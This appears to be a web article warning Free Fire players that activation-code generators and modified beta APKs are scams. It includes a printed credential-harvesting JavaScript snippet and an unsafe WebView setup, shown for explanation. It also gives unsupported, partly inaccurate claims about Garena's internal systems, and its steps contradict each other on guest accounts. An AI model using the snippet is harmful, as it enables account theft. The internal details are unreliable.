
There is no such thing as an "Astute Beta Server Activation Code Generator" or a bypass file. Activation codes are cryptographically generated, server-side tokens managed directly by Garena’s authentication databases. Unofficial sites offering free codes, key generators, or bypass APKs are using these promises as bait. Their goal is to direct you to Cost-Per-Action (CPA) ad networks, harvest your account details through phishing overlays, or install malware on your Android device.
1. The Server-Side Authentication Architecture of Activation Codes
To understand why third-party generators cannot work, we must examine how Garena manages user access to its testing environments. An Activation Code is not a random string of characters that can be guessed by a script; it is a key component of Garena’s authentication flow.
When Garena opens registration for the official Advance Server, they create a unique profile on their database for each accepted account. Using secure server-side algorithms, they generate a 16-character alphanumeric key (UUID) and link it directly to the user's OAuth2 identifier (such as their Facebook or Google Login token).

When a player launches the staging client and inputs their code, the application sends a secure API request (typically a JSON payload over HTTPS, like POST /api/v1/auth/verify-code) to Garena’s authentication gateway.
Garena's database checks the code to ensure it matches a registered account, has not been used on another device, and is active for the current testing phase. If verified, the server issues a temporary session token that permits the device to connect to matchmaking.
Because this verification occurs entirely on Garena's secure cloud servers, no third-party app or website can generate a working code. Any code that does not exist in Garena’s official database will be rejected immediately, returning an "Invalid Activation Code" error.
Cryptographic Code Generation Mechanics
To comprehend why these activation codes cannot be guessed or manufactured by external scripts, it is essential to look at Garena's core cryptographic generation logic. Activation keys are not simple sequential integers or arbitrary text fragments. Instead, they are high-entropy, cryptographically secure tokens.
The generation process begins in Garena's secure key generation service (KGS), which sits isolated within their private subnet. This service relies on a Cryptographically Secure Pseudorandom Number Generator (CSPRNG) seeded with hardware-based entropy (typically via a Hardware Security Module or Linux's /dev/urandom interface).
To tie a code to a specific distribution wave and user group, the generation algorithm combines several inputs:
- Cryptographic Seed: A 256-bit random value that ensures the base sequence cannot be predicted even if the generator's state is partially compromised.
- Time-Based Tokens (Epoch Multipliers): The timestamp corresponding to the specific testing phase registration window is factored in. This bounds the valid lifetime of the key generator's output sequence to a discrete window.
- Player ID Hash: The unique identifier of the registered Garena account (the numeric player UID) is passed through a SHA-256 hashing function. The resulting hash digests are blended with the cryptographic seed.
This combined byte array is passed through a keyed-hash message authentication code (HMAC-SHA256) function. The output digest is then encoded using a restricted base-36 or base-32 alphanumeric character set (omitting easily confused characters like 'O', '0', 'I', and '1' to prevent user entry errors). Garena formats the final string into a 16-character key (e.g., XXXX-XXXX-XXXX-XXXX or a continuous 16-character alphanumeric sequence). Without access to the private HMAC key and the exact sequence of seeds, it is mathematically impossible to predict or generate a key that will pass Garena's database checks.
OAuth 2.0 Flow and the Multi-Step Authentication Handshake
During the login phase, the client does not simply send the activation code in isolation. The application executes a complex authentication handshake that leverages the OAuth 2.0 protocol:
Phase 1: OAuth Identity Assertion
The player clicks "Login via Facebook" or "Login via Google". The application initiates a secure browser session (or native SDK hook) that redirects the user to the provider's OAuth 2.0 authorization server. Upon successful login, the provider issues a short-lived Access Token to the client.
Phase 2: Token Exchange and UID Resolution
The client transmits this identity access token to Garena's auth gateway (e.g., POST /v2/login/oauth). Garena's backend verifies the token directly with Facebook or Google via a secure backchannel API request. Once validated, Garena retrieves the player's unique internal user ID (UID).
Phase 3: Activation Code Submission & Challenge
If the UID does not have an active session, the game client displays the activation code input field. The player inputs the 16-character code. The client sends a payload containing the code, the resolved Garena UID, and device telemetry (including MAC address hashes, Android ID, and build fingerprints) over a TLS 1.3 encrypted channel.
Phase 4: Dynamic Backend Verification
Garena's auth servers process the request. They check the code against the database record associated with the UID, verify that it has not been previously activated on a different device fingerprint, and run sliding-window rate limit checks to defend against brute-force attacks. If the server detects multiple failed validation attempts from an IP address or device fingerprint, it triggers a dynamic CAPTCHA challenge or temporarily bans the endpoint.
Phase 5: Session Ticket Issuance
Once validated, Garena's authentication service signs a JSON Web Token (JWT) containing the player's session credentials, authorized game permissions, and a short expiration timestamp. The client stores this JWT in secure local storage to sign all subsequent game-state and matchmaking RPC packets.
2. CPA/CPI Affiliate Networks & Fake Generators
The websites and channels that offer "free code generators" use advanced marketing funnels to generate income from hopeful players. These schemes rely on Cost-Per-Action (CPA) and Cost-Per-Install (CPI) affiliate networks.
When you visit a code generator site, the page displays a professional dashboard with fake log screens and terminal outputs. These animations mimic a real database search to make the process appear legitimate.

Once the progress bar completes, the site displays a "Human Verification" window. It states that you must download two mobile games, subscribe to a YouTube channel, or complete a questionnaire to unlock your code.
This is the core of the scam. The website owners receive a commission (ranging from $0.50 to $4.00) from their affiliate network for every action completed.
Once you complete the verification, the site redirects you to a dead link, displays a random string of useless text, or loops back to the start. The site operators get paid, while you are left with no working code and a compromised device.
The Anatomy of Code Generator Scam Sites
Scam sites offering "free activation codes" or "key bypass patches" operate on a formula designed to exploit psychological cognitive biases and technical vulnerabilities. Understanding the underlying web mechanics reveals how dangerous these platforms are:
| Scam Component | Technical Implementation | Threat / Objective |
|---|---|---|
| Deceptive Domain Names (Typosquatting) | Registering domains like ff-advance-activation-code-free.com or garena-advance-server-generator.xyz. They set up Cloudflare to hide the origin IP and look legitimate. |
Evade automated search engine spam detection and build false trust with visitors. |
| Fake Database Logs (Terminal Animation) | Pure JavaScript-driven DOM manipulation that loops through simulated terminal commands like Connecting to db.garena.com... and Decrypting code hashes.... |
Manipulate user psychology into believing a real database connection has been established. |
| Locker Scripts & Survey Verification Loops | Integrating dynamic locker APIs (e.g., OGAds, CPALead). JavaScript executes client-side cookie checks and browser fingerprinting to lock the page content until a conversion event callback is received. | Force users into completing Cost-Per-Action (CPA) offers, translating user effort into developer revenue. |
| Session Hijacking via Script Injection | Prompting users to run a browser bookmarklet or install a browser extension that contains obfuscated JavaScript designed to read local storage and session variables. | Steal active Facebook or Google cookies (such as c_user and xs tokens) and exfiltrate them to a remote server, bypassing 2FA security. |
Phishing Patterns and Malicious Redirects
The monetization does not stop at simple surveys. Many activation code scam sites integrate malicious JavaScript redirect loops. When you click anywhere on the page, script handlers trigger pop-unders or redirect your browser tab to aggressive adware networks.
If the script detects you are browsing from a mobile device, it will redirect you to cloned login interfaces. These phishing panels mimic Garena's OAuth login screen down to the exact CSS styling and font choices. If you input your login details on these cloned portals, a malicious script captures the payload and sends it via an HTTP POST request to an external command-and-control (C2) server. Within minutes, the attackers use automated tools to log into Garena, transfer in-game currency, modify security credentials, and lock the legitimate owner out of their account.
3. Phishing and WebView Overlay Injection Mechanics
While survey scams cost you time and money, phishing attacks pose a direct threat to your gaming account. Many versions of the Astute Beta Server APK are designed to steal your credentials using modified login interfaces.
When you open a modified client, it prompts you to connect your account using Facebook, Google, or VK. Instead of launching the secure, official login portals, the modified APK opens a custom browser window inside the app using Android's WebView class.

The developers styling the app make this WebView look identical to the official Garena login screens, complete with matching logos and layouts.
However, because the WebView runs inside the modified application, the developers can monitor every keystroke. The inputs you enter into the login form are captured by background scripts and sent directly to the hackers' servers.
Within minutes, the hackers log into your official account, change your credentials, lock you out, and sell your account data on black-market forums.
Decompiling and Analyzing WebView Injection
From an engineering standpoint, the security risk of third-party clients lies in Android's android.webkit.WebView class configuration. In a benign app, WebViews are sandboxed. However, in a modified or repackaged client, the developers compile the APK with specific flags that disable basic security boundaries:
// Unsafe WebView Configuration used by modified clients
WebView myWebView = (WebView) findViewById(R.id.webview);
WebSettings webSettings = myWebView.getSettings();
webSettings.setJavaScriptEnabled(true); // Enables dynamic script injection
myWebView.addJavascriptInterface(new WebAppInterface(this), "AndroidInterface");
By enabling JavaScript execution and registering a bridge interface (via addJavascriptInterface), the host application can inject arbitrary scripts into the loaded web page. When the victim enters their Facebook or Google username and password, the injected JavaScript listens to the DOM's keypress events and grabs the form data:
// Injected script designed to intercept inputs
document.querySelector('form').addEventListener('submit', function() {
    var email = document.querySelector('input[type="email"]').value;
    var pass = document.querySelector('input[type="password"]').value;
    AndroidInterface.sendCredentials(email, pass); // Sends data back to the host APK
});
Once the data crosses the Java-JavaScript bridge, the native Android application uses standard background networking threads to exfiltrate the plaintext credentials to the attacker's HTTP server. Because the interface is contained entirely within the app container, the player sees no browser URL address bar, meaning they have no way to verify if they are on a secure, official domain.
4. Malicious Telemetry & Permission Request Auditing
Modified APKs that promise free activation codes often request intrusive system permissions during installation. If a game beta client asks for permissions that have nothing to do with gaming, it is a major warning sign.
Security analysts have decompiled fake beta applications and identified several dangerous permission requests:
- READ_SMS & RECEIVE_SMS: These permissions allow the app to view incoming text messages. Hackers use this to intercept Two-Factor Authentication (2FA) verification codes, allowing them to bypass security on your linked accounts.
- WRITE_EXTERNAL_STORAGE: This gives the app access to your device's internal storage, allowing it to search for, copy, or delete personal photos, documents, and private files.
- READ_CONTACTS: The app harvests your contact list, uploading it to spam databases to send phishing links to your friends and family.
Granting these permissions allows the application to run background processes that monitor your activities, leading to data leaks, system performance issues, and battery drain.
Deobfuscation of Permission Threats
When security teams perform static analysis on modified game packages, they look at the AndroidManifest.xml. In official versions of the game, only network and basic storage permissions are declared. In contrast, scam client APKs contain declarations that expose sensitive personal databases:
| Requested Permission | API Calls Exposed | Exploitation Vector |
|---|---|---|
android.permission.RECEIVE_SMS |
SmsReceiver and SmsMessage.getDisplayMessageBody() |
Intercepting incoming SMS packets containing OTP (One-Time Password) codes from banks or social media sites, allowing immediate account takeover. |
android.permission.SYSTEM_ALERT_WINDOW |
WindowManager.addView() |
Drawing invisible or semi-transparent overlays on top of other legitimate applications to capture login inputs (tapjacking attacks). |
android.permission.READ_PHONE_STATE |
TelephonyManager.getDeviceId() |
Harvesting the unique International Mobile Equipment Identity (IMEI), IMSI, and carrier details to perform device fingerprinting and targeted phishing. |
Furthermore, these malicious clients often ship with packed dynamic-link libraries (.so files) containing obfuscated C/C++ code. This code runs natively via the Java Native Interface (JNI), allowing the application to bypass standard Android Runtime (ART) sandboxing checks and interact directly with system memory or establish persistence via background services.
5. Database Structure and Management of Activation Keys
To understand how Garena validates millions of requests efficiently without causing authentication bottlenecks, we must analyze the server-side database design required for activation keys. In an enterprise authentication setup, keys must be indexed and cleaned regularly to ensure optimal query performance and prevent database bloat.
A typical database schema for managing beta server activation codes needs to handle transactional safety, unique constraint checking, and status flags. Below is a structured representation of the SQL schema used to track registration codes:
-- Structured activation key storage table
CREATE TABLE advance_activation_keys (
    id BIGINT UNSIGNED AUTO_INCREMENT PRIMARY KEY,
    key_hash VARCHAR(64) NOT NULL,
    associated_uid BIGINT UNSIGNED DEFAULT NULL,
    is_used TINYINT(1) DEFAULT 0 NOT NULL,
    device_fingerprint VARCHAR(256) DEFAULT NULL,
    created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP,
    activated_at TIMESTAMP NULL DEFAULT NULL,
    expires_at TIMESTAMP NOT NULL,

    -- Ensure no duplicate codes can ever be inserted into the system
    CONSTRAINT uc_key_hash UNIQUE (key_hash)
) ENGINE=InnoDB DEFAULT CHARSET=utf8mb4;

-- Composite B-Tree index to optimize login verification lookups
CREATE INDEX idx_key_lookup ON advance_activation_keys (key_hash, is_used);

-- Index to optimize cron cleanup of expired codes
CREATE INDEX idx_expiration_cleanup ON advance_activation_keys (expires_at, is_used);
Unique Constraint Checks and Preventing Collisions
The uc_key_hash unique constraint check ensures that two players are never assigned the same code. When Garena's key generator creates a new batch of codes, the database engine enforces this constraint at the kernel level using B-Tree indexing. If a generated key hash collides with an existing record, the database aborts the transaction, triggering a retry in the KGS (Key Generation Service). This architecture ensures that activation keys remain strictly unique, meaning a leaked or guessed key can never activate more than one user account.
Indexing: Unused vs. Active Keys
During the login validation phase, response latency is critical. If Garena's servers had to perform a full-table scan on millions of keys to find a match, the login server would freeze under heavy load.
To prevent this, the composite index idx_key_lookup is created on (key_hash, is_used).
When a player attempts to activate the game, the server runs a query equivalent to:
SELECT id, associated_uid FROM advance_activation_keys
WHERE key_hash = 'sha256_hashed_input_code'
  AND is_used = 0
LIMIT 1;
The database search is resolved in O(log N) complexity using the B-Tree index, completing in less than 2 milliseconds. Keys that are marked as active (already used) are skipped immediately, preventing replay attacks where a player tries to reuse an old code on a new device.
Cron-Based Database Cleanups and Key Pruning
If left unmanaged, the activation key table would accumulate millions of stale, unused records, slowing down read/write operations and increasing storage costs. Garena's system administrators implement cron-based cleanup scripts that run in the background during off-peak hours.
For example, a scheduled cron task executes a cleanup procedure every 24 hours to delete unused codes from expired registration cycles. The cleanup operation uses batched queries to prevent table locking:
-- Cron-driven deletion query for expired activation keys
DELETE FROM advance_activation_keys
WHERE is_used = 0
  AND expires_at < NOW()
LIMIT 5000;
By running this cleanup in small batches, the database remains responsive, maintaining high availability for active users while reclaiming disk space and preserving database health.
6. How to Register and Retrieve Official Codes Safely
The only safe way to acquire an activation code is by registering directly with Garena during their official sign-up windows. Follow these steps to secure your code:
1. Locate the Official Portal
Open your browser and visit Garena’s official website at https://ff-advance.ff.garena.com. Double-check the URL to ensure you are not on a lookalike domain designed to steal login info.
2. Authenticate Linked Accounts
Click the login option and authenticate using the Facebook or Google account linked to your primary Free Fire game profile. Guest profiles and unlinked accounts are not eligible.
3. Provide Valid Contact Info
Fill out the registration form with an active contact email address. Garena uses this to verify your profile and send important testing updates.
4. Claim and Save Your Code
If Garena accepts your application, your unique 16-character Activation Code will be displayed on the screen. Take a screenshot or copy the code to a secure location.
5. Download the Verified APK
Download the official Garena-signed APK directly from the portal page. Do not download it from third-party blogs or file-sharing links, as these can contain modified, unsafe code.
Once installed, open the game client, log in using a guest account, and enter your official code when prompted. This connects you to Garena's secure testing environment, allowing you to preview upcoming features safely.
7. Verification Code Verdict
Searching for bypass tools or generators to get an activation code is a major security risk. The database checks that validate these codes happen on Garena’s secure backend servers, making it impossible for third-party scripts to bypass them.
Save yourself time and protect your accounts by ignoring fake code offers. Stick to Garena's official registration process to ensure a safe and secure testing experience.